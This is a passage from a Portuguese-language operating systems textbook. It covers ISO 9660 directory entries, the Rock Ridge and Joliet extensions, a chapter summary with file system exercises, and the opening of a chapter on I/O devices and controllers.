
Em seguida vem o bloco inicial do próprio arquivo. Arquivos são armazenados como sequências contíguas de blocos, assim a localização de um arquivo é completamente especificada pelo bloco inicial e o tamanho, que está contido no próximo campo.

A data e o horário em que o CD-ROM foi gravado estão armazenados no próximo campo, com bytes separados para o ano, mês, dia, hora, minuto, segundo e zona do fuso horário. Os anos começam a contar em 1900, o que significa que os CD-ROMs sofrerão de um problema Y2156, pois o ano seguinte a 2155 será 1900. Esse problema poderia ter sido postergado com a definição da origem do tempo em 1988 (o ano que o padrão foi adotado). Se isso tivesse ocorrido, o problema teria sido postergado até 2244. Cada 88 anos extras ajuda.

O campo *Flags* contém alguns bits diversos, incluindo um para ocultar a entrada nas listagens (um atributo copiado do MS-DOS), um para distinguir uma entrada que é um arquivo de uma entrada que é um diretório, um para capacitar o uso dos atributos estendidos e um para marcar a última entrada em um diretório. Alguns outros bits também estão presentes nesse campo, mas não os abordaremos aqui. O próximo campo lida com a intercalação de partes de arquivos de uma maneira que não é usada na versão mais simples do ISO 9660, portanto não nos aprofundaremos nela.

O campo a seguir diz em qual CD-ROM o arquivo está localizado. É permitido que uma entrada de diretório em um CD-ROM refira-se a um arquivo localizado em outro CD-ROM no conjunto. Dessa maneira, é possível construir um diretório-mestre no primeiro CD-ROM que liste todos os arquivos que estejam em todos os CD-ROMs no conjunto completo.

O campo marcado *L* na Figura 4.35 mostra o tamanho do nome do arquivo em bytes. Ele é seguido pelo nome do próprio arquivo. Um nome de arquivo consiste em um nome base, um ponto, uma extensão, um ponto e vírgula e um número binário de versão (1 ou 2 bytes). O nome base e a extensão podem usar letras maiúsculas, os dígitos 0-9 e o caractere sublinhado. Todos os outros caracteres são proibidos para certificar-se de que todos os computadores possam lidar com todos os nomes de

FIGURA 4.35 A entrada de diretório do ISO 9660.

arquivos. O nome base pode ter até oito caracteres; a extensão até três caracteres. Essas escolhas foram ditadas pela necessidade de tornar o padrão compatível com o MS-DOS. Um nome de arquivo pode estar presente em um diretório múltiplas vezes, desde que cada um tenha um número de versão diferente.

Os últimos dois campos nem sempre estão presentes. O campo *Preenchimento* é usado para forçar que toda entrada de diretório seja um número par de bytes a fim de alinhar os campos numéricos de entradas subsequentes em limites de 2 bytes. Se o preenchimento for necessário, um byte 0 é usado. Por fim, temos o campo *Uso do sistema*. Sua função e tamanho são indefinidos, exceto que ele deve conter um número par de bytes. Sistemas diferentes o utilizam de maneiras diferentes. O Macintosh, por exemplo, mantém os flags do Finder nele.

Entradas dentro de um diretório são listadas em ordem alfabética, exceto para as duas primeiras entradas. A primeira entrada é para o próprio diretório. A segunda é para o pai. Nesse sentido, elas são similares para as entradas de diretório . e .. do UNIX. Os arquivos em si não precisam estar na ordem do diretório.

Não há um limite explícito para o número de entradas em um diretório. No entanto, há um limite para a profundidade de aninhamento. A profundidade máxima de aninhamento de um diretório é oito. Esse limite foi estabelecido arbitrariamente para simplificar algumas implementações.

O ISO 9660 define o que são chamados de três níveis. O nível 1 é o mais restritivo e especifica que os nomes de arquivos sejam limitados a 8 + 3 caracteres como descrevemos, e também exige que todos os arquivos sejam contíguos como descrevemos. Além disso, ele especifica que os nomes dos diretórios sejam limitados a oito caracteres sem extensões. O uso desse nível maximiza as chances de que um CD-ROM seja lido em todos os computadores.

O nível 2 relaxa a restrição de tamanho. Ele permite que arquivos e diretórios tenham nomes de até 31 caracteres, mas ainda do mesmo conjunto de caracteres.

O nível 3 usa os mesmos limites de nomes do nível 2, mas relaxa parcialmente o pressuposto de que os arquivos tenham de ser contíguos. Com esse nível, um arquivo pode consistir em várias seções (extensões), cada uma como uma sequência contígua de blocos. A mesma sequência pode ocorrer múltiplas vezes em um arquivo e pode ocorrer em dois ou mais arquivos. Se grandes porções de dados são repetidas em vários arquivos, o nível 3 oferecerá alguma otimização de espaço ao não exigir que os dados estejam presentes múltiplas vezes.

Extensões Rock Ridge

Como vimos, o ISO 9660 é altamente restritivo em várias maneiras. Logo depois do seu lançamento, as pessoas na comunidade UNIX começaram a trabalhar em uma extensão a fim de tornar possível representar os sistemas de arquivos UNIX em um CD-ROM. Essas extensões foram chamadas de **Rock Ridge**, em homenagem à cidade no filme de Mel Brooks, *Banzé no Oeste* (*Blazing Saddles*), provavelmente porque um dos membros do comitê gostou do filme.

As extensões usam o campo *Uso do sistema* para possibilitar a leitura dos CD-ROMs Rock Ridge em qualquer computador. Todos os outros campos mantêm seu significado ISO 9660 normal. Qualquer sistema que não conheça as extensões Rock Ridge apenas as ignora e vê um CD-ROM normal.

As extensões são divididas nos campos a seguir:

1. PX — atributos POSIX.
2. PN — Números de dispositivo principal e secundário.
3. SL — Ligação simbólica.
4. NM — Nome alternativo.
5. CL — Localização do filho.
6. PL — Localização do pai.
7. RE — Realocação.
8. TF — Estampas de tempo (Time stamps).

O campo *PX* contém o padrão UNIX para bits de permissão *rwxrwxrwx* para o proprietário, grupo e outros. Ele também contém os outros bits contidos na palavra de modo, como os bits SETUID e SETGID, e assim por diante.

Para permitir que dispositivos sejam representados em um CD-ROM, o campo *PN* está presente. Ele contém os números de dispositivos principais e secundários associados com o arquivo. Dessa maneira, os conteúdos do diretório */dev* podem ser escritos para um CD-ROM e mais tarde reconstruídos corretamente no sistema de destino.

O campo *SL* é para ligações simbólicas. Ele permite que um arquivo em um sistema refira-se a um arquivo em um sistema diferente.

O campo mais importante é *NM*. Ele permite que um segundo nome seja associado com o arquivo. Esse nome não está sujeito às restrições de tamanho e conjunto de caracteres do ISO 9660, tornando possível expressar nomes de arquivos UNIX arbitrários em um CD-ROM.

Os três campos seguintes são usados juntos para contornar o limite de oito diretórios que podem ser aninhados no ISO 9660. Usando-os é possível especificar que um diretório seja realocado, e dizer onde ele vai

na hierarquia. Trata-se efetivamente de uma maneira de contornar o limite de profundidade artificial.

Por fim, o campo *TF* contém as três estampas de tempo incluídas em cada i-node UNIX, a saber o horário que o arquivo foi criado, modificado e acessado pela última vez. Juntas, essas extensões tornam possível copiar um sistema de arquivos UNIX para um CD-ROM e então restaurá-lo corretamente para um sistema diferente.

Extensões Joliet

A comunidade UNIX não foi o único grupo que não gostou do ISO 9660 e queria uma maneira de estendê-lo. A Microsoft também o achou restritivo demais (embora tenha sido o próprio MS-DOS da Microsoft que causou a maior parte das restrições em primeiro lugar). Portanto, a Microsoft inventou algumas extensões chamadas **Joliet**. Elas foram projetadas para permitir que os sistemas de arquivos Windows fossem copiados para um CD-ROM e então restaurados, precisamente da mesma maneira que o Rock Ridge foi projetado para o UNIX. Virtualmente todos os programas que executam sob o Windows e usam CD-ROMs aceitam Joliet, incluindo programas que gravam em CDs regraváveis. Em geral, esses programas oferecem uma escolha entre os vários níveis de ISO 9660 e Joliet.

As principais extensões oferecidas pelo Joliet são:

1. Nomes de arquivos longos.
2. Conjunto de caracteres Unicode.
3. Aninhamento de diretórios mais profundo que oito níveis.
4. Nomes de diretórios com extensões.

A primeira extensão permite nomes de arquivos de até 64 caracteres. A segunda extensão capacita o uso do conjunto de caracteres Unicode para os nomes de arquivos. Essa extensão é importante para que o software possa ser empregado em países que não usam o alfabeto latino, como Japão, Israel e Grécia. Como os caracteres Unicode ocupam 2 bytes, o nome de arquivo máximo em Joliet ocupa 128 bytes.

Assim como no Rock Ridge, a limitação sobre aninhamentos de diretórios foi removida no Joliet. Os diretórios podem ser aninhados o mais profundamente quanto necessário. Por fim, nomes de diretórios podem ter extensões. Não fica claro por que essa extensão foi incluída, já que os diretórios do Windows virtualmente nunca usam extensões, mas talvez um dia venham a usar.

4.6 Pesquisas em sistemas de arquivos

Os sistemas de arquivos sempre atraíram mais pesquisas do que outras partes do sistema operacional e até hoje é assim. Conferências inteiras como FAST, MSST e NAS são devotadas em grande parte a sistemas de arquivos e armazenamento. Embora os sistemas de arquivos-padrão sejam bem compreendidos, ainda há bastante pesquisa sendo feita sobre backups (SMALDONE et al., 2013; e WALLACE et al., 2012), cache (KOLLER et al.; Oh, 2012; e ZHANG et al., 2013a), exclusão de dados com segurança (WEI et al., 2011), compressão de arquivos (HARNIK et al., 2013), sistemas de arquivos para dispositivos flash (NO, 2012; PARK e SHEN, 2012; e NARAYANAN, 2009), desempenho (LEVENTHAL, 2013; e SCHINDLER et al., 2011), RAID (MOON e REDDY, 2013), confiabilidade e recuperação de erros (CHIDAMBARAM et al., 2013; MA et al., 2013; MCKUSICK, 2012; e VAN MOOLENBROEK et al., 2012), sistemas de arquivos em nível do usuário (RAJGARHIA e GEHANI, 2010), verificações de consistência (FRYER et al., 2012) e sistemas de arquivos com controle de versões (MASHTIZADEH et al., 2013). Apenas mensurar o que está realmente acontecendo em um sistema de arquivos também é um tópico de pesquisa (HARTER et al., 2012).

A segurança é um tópico sempre presente (BOTELHO et al., 2013; LI et al., 2013c; e LORCH et al., 2013). Por outro lado, um novo tópico refere-se aos sistemas de arquivos na nuvem (MAZUREK et al., 2012; e VRABLE et al., 2012). Outra área que tem ganhado atenção recentemente é a procedência — o monitoramento da história dos dados, incluindo de onde vêm, quem é o proprietário e como eles foram transformados (GHOSHAL e PLALE, 2013; e SULTANA e BERTINO, 2013). Manter os dados seguros e úteis por décadas também interessa às empresas que têm um compromisso legal de fazê-lo (BAKER et al., 2006). Por fim, outros pesquisadores estão repensando a pilha do sistema de arquivos (APPUSWAMY et al., 2011).

4.7 Resumo

Quando visto de fora, um sistema operacional é uma coleção de arquivos e diretórios, mais as operações sobre eles. Arquivos podem ser lidos e escritos, diretórios criados e destruídos e arquivos podem ser movidos

de diretório para diretório. A maioria dos sistemas de arquivos modernos dá suporte a um sistema de diretórios hierárquico no qual os diretórios podem ter subdiretórios, e estes podem ter "subsubdiretórios" *ad infinitum*.

Quando visto de dentro, um sistema de arquivos parece bastante diferente. Os projetistas do sistema de arquivos precisam estar preocupados com como o armazenamento é alocado e como o sistema monitora qual bloco vai com qual arquivo. As possibilidades incluem arquivos contíguos, listas encadeadas, tabelas de alocação de arquivos e i-nodes. Sistemas diferentes têm estruturas de diretórios diferentes. Os atributos podem ficar nos diretórios ou em algum outro lugar (por exemplo, um i-node). O espaço de disco pode ser gerenciado usando listas de espaços livres ou mapas de bits. A confiabilidade do sistema de arquivos é reforçada a partir da realização de cópias incrementais e um programa que possa reparar sistemas de arquivos danificados. O desempenho do sistema de arquivos é importante e pode ser incrementado de diversas maneiras, incluindo cache de blocos, leitura antecipada e a colocação cuidadosa de um arquivo próximo do outro. Sistemas de arquivos estruturados em diário (log) também melhoram o desempenho fazendo escritas em grandes unidades.

Exemplos de sistemas de arquivos incluem ISO 9660, MS-DOS e UNIX. Eles diferem de muitas maneiras, incluindo pelo modo de monitorar quais blocos vão para quais arquivos, estrutura de diretórios e gerenciamento de espaço livre em disco.

PROBLEMAS

1. Dê cinco nomes de caminhos diferentes para o arquivo */etc./passwd*. (*Dica*: lembre-se das entradas de diretório "." e "..").

2. No Windows, quando um usuário clica duas vezes sobre um arquivo listado pelo Windows Explorer, um programa é executado e dado aquele arquivo como parâmetro. Liste duas maneiras diferentes através das quais o sistema operacional poderia saber qual programa executar.

3. Nos primeiros sistemas UNIX, os arquivos executáveis (arquivos *a.out*) começavam com um número mágico, bem específico, não um número escolhido ao acaso. Esses arquivos começavam com um cabeçalho, seguido por segmentos de texto e dados. Por que você acha que um número bem específico era escolhido para os arquivos executáveis, enquanto os outros tipos de arquivos tinham um número mágico mais ou menos aleatório como primeiro caractere?

4. A chamada de sistema `open` no UNIX é absolutamente essencial? Quais seriam as consequências de não a ter?

5. Sistemas que dão suporte a arquivos sequenciais sempre têm uma operação para voltar arquivos para trás (rewind). Os sistemas que dão suporte a arquivos de acesso aleatório precisam disso, também?

6. Alguns sistemas operacionais fornecem uma chamada de sistema `rename` para dar um nome novo para um arquivo. Existe alguma diferença entre usar essa chamada para renomear um arquivo e apenas copiar esse arquivo para um novo com o nome novo, seguido pela remoção do antigo?

7. Em alguns sistemas é possível mapear parte de um arquivo na memória. Quais restrições esses sistemas precisam impor? Como é implementado esse mapeamento parcial?

8. Um sistema operacional simples dá suporte a apenas um único diretório, mas permite que ele tenha nomes arbitrariamente longos de arquivos. Seria possível simular algo próximo de um sistema de arquivos hierárquico? Como?

9. No UNIX e no Windows, o acesso aleatório é realizado por uma chamada de sistema especial que move o ponteiro "posição atual" associado com um arquivo para um determinado byte nele. Proponha uma forma alternativa para o acesso aleatório sem ter essa chamada de sistema.

10. Considere a árvore de diretório da Figura 4.8. Se */usr/jim* é o diretório de trabalho, qual é o nome de caminho absoluto para o arquivo cujo nome de caminho relativo é *../ast/x*?

11. A alocação contígua de arquivos leva à fragmentação de disco, como mencionado no texto, pois algum espaço no último bloco de disco será desperdiçado em arquivos cujo tamanho não é um número inteiro de blocos. Estamos falando de uma fragmentação interna, ou externa? Faça uma analogia com algo discutido no capítulo anterior.

12. Descreva os efeitos de um bloco de dados corrompido para um determinado arquivo: (a) contíguo, (b) encadeado e (c) indexado (ou baseado em tabela).

13. Uma maneira de usar a alocação contígua do disco e não sofrer com espaços livres é compactar o disco toda vez que um arquivo for removido. Já que todos os arquivos são contíguos, copiar um arquivo exige uma busca e atraso rotacional para lê-lo, seguido pela transferência em velocidade máxima. Escrever um arquivo de volta exige o mesmo trabalho. Presumindo um tempo de busca de 5 ms, um atraso rotacional de 4 ms, uma taxa de

transferência de 80 MB/s e o tamanho de arquivo médio de 8 KB, quanto tempo leva para ler um arquivo para a memória principal e então escrevê-lo de volta para o disco na nova localização? Usando esses números, quanto tempo levaria para compactar metade de um disco de 16 GB?

14. Levando em conta a resposta da pergunta anterior, a compactação do disco faz algum sentido?

15. Alguns dispositivos de consumo digitais precisam armazenar dados, por exemplo, como arquivos. Cite um dispositivo moderno que exija o armazenamento de arquivos e para o qual a alocação contígua seria uma boa ideia.

16. Considere o i-node mostrado na Figura 4.13. Se ele contém 10 endereços diretos e esses tinham 8 bytes cada e todos os blocos do disco eram de 1024 KB, qual seria o tamanho do maior arquivo possível?

17. Para uma determinada turma, os históricos dos estudantes são armazenados em um arquivo. Os registros são acessados aleatoriamente e atualizados. Presuma que o histórico de cada estudante seja de um tamanho fixo. Qual dos três esquemas de alocação (contíguo, encadeado e indexado por tabela) será o mais apropriado?

18. Considere um arquivo cujo tamanho varia entre 4 KB e 4 MB durante seu tempo de vida. Qual dos três esquemas de alocação (contíguo, encadeado e indexado por tabela) será o mais apropriado?

19. Foi sugerido que a eficiência poderia ser incrementada e o espaço de disco poupado armazenando os dados de um arquivo curto dentro do i-node. Para o i-node da Figura 4.13, quantos bytes de dados poderiam ser armazenados dentro dele?

20. Duas estudantes de computação, Carolyn e Elinor, estão tendo uma discussão sobre i-nodes. Carolyn sustenta que as memórias ficaram tão grandes e baratas que, quando um arquivo é aberto, é mais simples e mais rápido buscar uma cópia nova do i-node na tabela de i-nodes, em vez de procurar na tabela inteira para ver se ela já está ali. Elinor discorda. Quem está certa?

21. Nomeie uma vantagem de ligações estritas sobre ligações simbólicas e uma vantagem de ligações simbólicas sobre ligações estritas.

22. Explique como as ligações estritas e as ligações flexíveis diferem em relação às alocações de i-nodes.

23. Considere um disco de 4 TB que usa blocos de 4 KB e o método da lista de livres. Quantos endereços de blocos podem ser armazenados em um bloco?

24. O espaço de disco livre pode ser monitorado usando-se uma lista de livres e um mapa de bips. Endereços de disco exigem *D* bits. Para um disco com *B* blocos, *F* dos quais estão disponíveis, estabeleça a condição na qual a lista de livres usa menos espaço do que o mapa de bits. Para *D* tendo um valor de 16 bits, expresse a resposta como uma percentagem do espaço de disco que precisa estar livre.

25. O começo de um mapa de bits de espaço livre fica assim após a partição de disco ter sido formatada pela primeira vez: 1000 0000 0000 0000 (o primeiro bloco é usado pelo diretório-raiz). O sistema sempre busca por blocos livres começando no bloco de número mais baixo, então após escrever o arquivo *A*, que usa seis blocos, o mapa de bits fica assim: 1111 1110 0000 0000. Mostre o mapa de bits após cada uma das ações a seguir:

(a) O arquivo *B* é escrito usando cinco blocos.

(b) O arquivo *A* é removido.

(c) O arquivo *C* é escrito usando oito blocos.

(d) O arquivo *B* é removido.

26. O que aconteceria se o mapa de bits ou a lista de livres contendo as informações sobre blocos de disco livres fossem perdidos por uma queda no computador? Existe alguma maneira de recuperar-se desse desastre ou é "adeus, disco"? Discuta suas respostas para os sistemas de arquivos UNIX e FAT-16 separadamente.

27. O trabalho noturno de Oliver Owl no centro de computadores da universidade é mudar as fitas usadas para os backups de dados durante a noite. Enquanto espera que cada fita termine, ele trabalha em sua tese que prova que as peças de Shakespeare foram escritas por visitantes extraterrestres. Seu processador de texto executa no sistema sendo copiado, pois esse é o único que eles têm. Há algum problema com esse arranjo?

28. Discutimos como realizar cópias incrementais detalhadamente no texto. No Windows é fácil dizer quando copiar um arquivo, pois todo arquivo tem um bit de arquivamento. Esse bit não existe no UNIX. Como os programas de backup do UNIX sabem quais arquivos copiar?

29. Suponha que o arquivo 21 na Figura 4.25 não foi modificado desde a última cópia. De qual maneira os quatro mapas de bits da Figura 4.26 seriam diferentes?

30. Foi sugerido que a primeira parte de cada arquivo UNIX fosse mantida no mesmo bloco de disco que o seu i-node. Qual a vantagem que isso traria?

31. Considere a Figura 4.27. Seria possível que, para algum número de bloco em particular, os contadores em *ambas* as listas tivessem o valor 2? Como esse problema poderia ser corrigido?

32. O desempenho de um sistema de arquivos depende da taxa de acertos da cache (fração de blocos encontrados na cache). Se for necessário 1 ms para satisfazer uma solicitação da cache, mas 40 ms para satisfazer uma solicitação se uma leitura de disco for necessária, dê uma fórmula para o tempo médio necessário para satisfazer uma solicitação se a taxa de acerto é *h*. Represente graficamente essa função para os valores de *h* variando de 0 a 1,0.

33. Para um disco rígido USB externo ligado a um computador, o que é mais adequado: uma cache de escrita direta ou uma cache de bloco?

34. Considere uma aplicação em que os históricos dos estudantes são armazenados em um arquivo. A aplicação pega a identidade de um estudante como entrada e subsequentemente lê, atualiza e escreve o histórico correspondente; isso é repetido até a aplicação desistir. A técnica de "leitura antecipada de bloco" seria útil aqui?

35. Considere um disco que tem 10 blocos de dados começando do bloco 14 até o 23. Deixe 2 arquivos no disco: f1 e f2. A estrutura do diretório lista que os primeiros blocos de dados de f1 e f2 são respectivamente 22 e 16. Levando-se em consideração as entradas de tabela FAT a seguir, quais são os blocos de dados designados para f1 e f2?

(14,18); (15,17); (16,23); (17,21); (18,20); (19,15); (20, −1); (21, −1); (22,19); (23,14).

Nessa notação, (x, y) indicam que o valor armazenado na entrada de tabela x aponta para o bloco de dados y.

36. Considere a ideia por trás da Figura 4.21, mas agora para um disco com um tempo de busca médio de 6 ms, uma taxa rotacional de 15.000 rpm e 1.048.576 bytes por trilha. Quais são as taxas de dados para os tamanhos de blocos de 1 KB, 2 KB e 4 KB, respectivamente?

37. Um determinado sistema de arquivos usa blocos de disco de 4 KB. O tamanho de arquivo médio é 1 KB. Se todos os arquivos fossem exatamente de 1 KB, qual fração do espaço do disco seria desperdiçada? Você acredita que o desperdício para um sistema de arquivos real será mais alto do que esse número ou mais baixo do que ele? Explique sua resposta.

38. Levando-se em conta um tamanho de bloco de 4 KB e um valor de endereço de ponteiro de disco de 4 bytes, qual é o maior tamanho de arquivo (em bytes) que pode ser acessado usando 10 endereços diretos e um bloco indireto?

39. Arquivos no MS-DOS têm de competir por espaço na tabela FAT-16 na memória. Se um arquivo usa k entradas, isto é, k entradas que não estão disponíveis para qualquer outro arquivo, qual restrição isso ocasiona sobre o tamanho total de todos os arquivos combinados?

40. Um sistema de arquivos UNIX tem blocos de 4 KB e endereços de disco de 4 bytes. Qual é o tamanho de arquivo máximo se os i-nodes contêm 10 entradas diretas, e uma entrada indireta única, dupla e tripla cada?

41. Quantas operações de disco são necessárias para buscar o i-node para um arquivo com o nome de caminho */usr/ast/courses/os/handout.t*? Presuma que o i-node para o diretório-raiz está na memória, mas nada mais ao longo do caminho está na memória. Também presuma que todo diretório caiba em um bloco de disco.

42. Em muitos sistemas UNIX, os i-nodes são mantidos no início do disco. Um projeto alternativo é alocar um i-node quando um arquivo é criado e colocar o i-node no começo do primeiro bloco do arquivo. Discuta os prós e contras dessa alternativa.

43. Escreva um programa que inverta os bytes de um arquivo, para que o último byte seja agora o primeiro e o primeiro, o último. Ele deve funcionar com um arquivo arbitrariamente longo, mas tente torná-lo razoavelmente eficiente.

44. Escreva um programa que comece em um determinado diretório e percorra a árvore de arquivos a partir daquele ponto registrando os tamanhos de todos os arquivos que encontrar. Quando houver concluído, ele deve imprimir um histograma dos tamanhos dos arquivos usando uma largura de célula especificada como parâmetro (por exemplo, com 1024, tamanhos de arquivos de 0 a 1023 são colocados em uma célula, 1024 a 2047 na seguinte etc.).

45. Escreva um programa que escaneie todos os diretórios em um sistema de arquivos UNIX e encontre e localize todos os i-nodes com uma contagem de ligações estritas de duas ou mais. Para cada arquivo desses, ele lista juntos todos os nomes que apontam para o arquivo.

46. Escreva uma nova versão do programa *ls* do UNIX. Essa versão recebe como argumentos um ou mais nomes de diretórios e para cada diretório lista todos os arquivos nele, uma linha por arquivo. Cada campo deve ser formatado de uma maneira razoável considerando o seu tipo. Liste apenas o primeiro endereço de disco, se houver.

47. Implemente um programa para mensurar o impacto de tamanhos de buffer no nível de aplicação nos tempos de leitura. Isso consiste em ler para e escrever a partir de um grande arquivo (digamos, 2 GB). Varie o tamanho do buffer de aplicação (digamos, de 64 bytes para 4 KB). Use rotinas de mensuração de tempo (como *gettimeofday* e *getitimer* no UNIX) para mensurar o tempo levado por diferentes tamanhos de buffers. Analise os resultados e relate seus achados: o tamanho do buffer faz uma diferença para o tempo de escrita total e tempo por escrita?

48. Implemente um sistema de arquivos simulado que será completamente contido em um único arquivo regular armazenado no disco. Esse arquivo de disco conterá diretórios, i-nodes, informações de blocos livres, blocos de dados de arquivos etc. Escolha algoritmos adequados para manter informações sobre blocos livres e para alocar blocos de dados (contíguos, indexados, encadeados). Seu programa aceitará comandos de sistema do usuário para criar/remover diretórios, criar/remover/abrir arquivos, ler/escrever de/para um arquivo selecionado e listar conteúdos de diretórios.

Além de oferecer abstrações como processos, espaços de endereçamentos e arquivos, um sistema operacional também controla todos os dispositivos de E/S (entrada/saída) do computador. Ele deve emitir comandos para os dispositivos, interceptar interrupções e lidar com erros. Também deve fornecer uma interface entre os dispositivos e o resto do sistema que seja simples e fácil de usar. Na medida do possível, a interface deve ser a mesma para todos os dispositivos (independentemente do dispositivo). O código de E/S representa uma fração significativa do sistema operacional total. Como o sistema operacional gerencia a E/S é o assunto deste capítulo.

Este capítulo é organizado da seguinte forma: examinaremos primeiro alguns princípios do hardware de E/S e então o software de E/S em geral. O software de E/S pode ser estruturado em camadas, com cada uma tendo uma tarefa bem definida. Examinaremos cada uma para ver o que fazem e como se relacionam entre si.

Em seguida, exploraremos vários dispositivos de E/S detalhadamente: discos, relógios, teclados e monitores. Para cada dispositivo, examinaremos o seu hardware e software. Por fim, estudaremos o gerenciamento de energia.

5.1 Princípios do hardware de E/S

Diferentes pessoas veem o hardware de E/S de maneiras diferentes. Engenheiros elétricos o veem em termos de chips, cabos, motores, suprimento de energia e todos os outros componentes físicos que compreendem o hardware. Programadores olham para a interface apresentada ao software — os comandos que o hardware aceita, as funções que ele realiza e os erros que podem ser reportados de volta. Neste livro, estamos interessados na programação de dispositivos de E/S, e não em seu projeto, construção ou manutenção; portanto, nosso interesse é saber como o hardware é programado, não como ele funciona por dentro. Não obstante isso, a programação de muitos dispositivos de E/S está muitas vezes intimamente ligada à sua operação interna. Nas próximas três seções, apresentaremos uma pequena visão geral sobre hardwares de E/S à medida que estes se relacionam com a programação. Podemos considerar isso como uma revisão e expansão do material introdutório da Seção 1.3.

5.1.1 Dispositivos de E/S

Dispositivos de E/S podem ser divididos de modo geral em duas categorias: **dispositivos de blocos** e **dispositivos de caractere**. O primeiro armazena informações em blocos de tamanho fixo, cada um com seu próprio endereço. Tamanhos de blocos comuns variam de 512 a 65.536 bytes. Todas as transferências são em unidades de um ou mais blocos inteiros (consecutivos). A propriedade essencial de um dispositivo de bloco é que cada bloco pode ser lido ou escrito independentemente de todos os outros. Discos rígidos, discos Blu-ray e pendrives são dispositivos de bloco comuns.

Se você observar bem de perto, o limite entre dispositivos que são endereçáveis por blocos e aqueles que não são não é bem definido. Todo mundo concorda que um disco é um dispositivo endereçável por bloco, pois

não importa a posição em que se encontra o braço no momento, é sempre possível buscar em outro cilindro e então esperar que o bloco solicitado gire sob a cabeça. Agora considere um velho dispositivo de fita magnética ainda usado, às vezes, para realizar backups de disco (porque fitas são baratas). Fitas contêm uma sequência de blocos. Se o dispositivo de fita receber um comando para ler o bloco *N*, ele sempre pode rebobiná-la e ir direto até chegar ao bloco *N*. Essa operação é análoga a um disco realizando uma busca, exceto por levar muito mais tempo. Também pode ou não ser possível reescrever um bloco no meio de uma fita. Mesmo que fosse possível usar as fitas como dispositivos de bloco com acesso aleatório, isso seria forçar o ponto de algum modo: em geral elas não são usadas dessa maneira.

O outro dispositivo de E/S é o de caractere. Um dispositivo de caractere envia ou aceita um fluxo de caracteres, desconsiderando qualquer estrutura de bloco. Ele não é endereçável e não tem qualquer operação de busca. Impressoras, interfaces de rede, mouses (para apontar), ratos (para experimentos de psicologia em laboratórios) e a maioria dos outros dispositivos que não são parecidos com discos podem ser vistos como dispositivos de caracteres.

Esse esquema de classificação não é perfeito. Alguns dispositivos não se enquadram nele. Relógios, por exemplo, não são endereçáveis por blocos. Tampouco geram ou aceitam fluxos de caracteres. Tudo o que fazem é causar interrupções em intervalos bem definidos. As telas mapeadas na memória não se enquadram bem no modelo também. Tampouco as telas de toque, quanto a isso. Ainda assim, o modelo de dispositivos de blocos e de caractere é suficientemente geral para ser usado como uma base para fazer alguns dos softwares do sistema operacional que tratam de E/S independentes dos dispositivos. O sistema de arquivos, por exemplo, lida apenas com dispositivos de blocos abstratos e deixa a parte dependente de dispositivos para softwares de nível mais baixo.

Dispositivos de E/S cobrem uma ampla gama de velocidades, o que coloca uma pressão considerável sobre o software para desempenhar bem através de muitas ordens de magnitude em taxas de transferência de dados. A Figura 5.1 mostra as taxas de dados de alguns dispositivos comuns. A maioria desses dispositivos tende a ficar mais rápida com o passar do tempo.

5.1.2 Controladores de dispositivos

Unidades de E/S consistem, em geral, de um componente mecânico e um componente eletrônico. É possível separar as duas porções para permitir um projeto mais modular e geral. O componente eletrônico é chamado de **controlador do dispositivo** ou **adaptador**. Em computadores pessoais, ele muitas vezes assume a forma de um chip na placa-mãe ou um cartão de circuito impresso que pode ser inserido em um slot de expansão (PCIe). O componente mecânico é o dispositivo em si. O arranjo é mostrado na Figura 1.6.

FIGURA 5.1 Algumas taxas de dados típicas de dispositivos, placas de redes e barramentos.

Dispositivo	Taxa de dados
Teclado	10 bytes/s
Mouse	100 bytes/s
Modem 56 K	7 KB/s
Scanner em 300 dpi	1 MB/s
Filmadora *camcorder* digital	3,5 MB/s
Disco Blu-ray 4x	18 MB/s
Wireless 802.11n	37,5 MB/s
USB 2.0	60 MB/s
FireWire 800	100 MB/s
Gigabit Ethernet	125 MB/s
Drive de disco SATA 3	600 MB/s
USB 3.0	625 MB/s
Barramento SCSI Ultra 5	640 MB/s
Barramento de faixa única PCIe 3.0	985 MB/s
Barramento Thunderbolt2	2,5 GB/s
Rede SONET OC-768	5 GB/s

O cartão controlador costuma ter um conector, no qual um cabo levando ao dispositivo em si pode ser conectado. Muitos controladores podem lidar com dois, quatro ou mesmo oito dispositivos idênticos. Se a interface entre o controlador e o dispositivo for padrão, seja um padrão oficial ANSI, IEEE ou ISO — ou um padrão *de facto* —, então as empresas podem produzir controladores ou dispositivos que se enquadrem àquela interface. Muitas empresas, por exemplo, produzem controladores de disco compatíveis com as interfaces SATA, SCSI, USB, Thunderbolt ou FireWire (IEEE 1394).

A interface entre o controlador e o dispositivo muitas vezes é de nível muito baixo. Um disco, por exemplo, pode ser formatado com 2 milhões de setores de 512 bytes por trilha. No entanto, o que realmente sai da unidade é um fluxo serial de bits, começando com um **preâmbulo**, então os 4096 bits em um setor, e por fim uma soma de verificação (checksum), ou **código de correção de erro** (**ECC** — **Error Correcting Code**). O preâmbulo é escrito quando o disco é formatado e contém o cilindro e número de setor, e dados similares, assim como informações de sincronização.

O trabalho do controlador é converter o fluxo serial de bits em um bloco de bytes, assim como realizar qualquer correção de erros necessária. O bloco de bytes é tipicamente montado primeiro, bit por bit, em um buffer dentro do controlador. Após a sua soma de verificação ter sido verificada e o bloco ter sido declarado livre de erros, ele pode então ser copiado para a memória principal.

O controlador para um monitor LCD também funciona um pouco como um dispositivo serial de bits em um nível igualmente baixo. Ele lê os bytes contendo os caracteres a serem exibidos da memória e gera os sinais para modificar a polarização da retroiluminação para os pixels correspondentes a fim de escrevê-los na tela. Se não fosse pelo controlador de tela, o programador do sistema operacional teria de programar explicitamente os campos elétricos de todos os pixels. Com o controlador, o sistema operacional o inicializa com alguns parâmetros, como o número de caracteres ou pixels por linha e o número de linhas por tela, e deixa o controlador cuidar realmente da orientação dos campos elétricos.

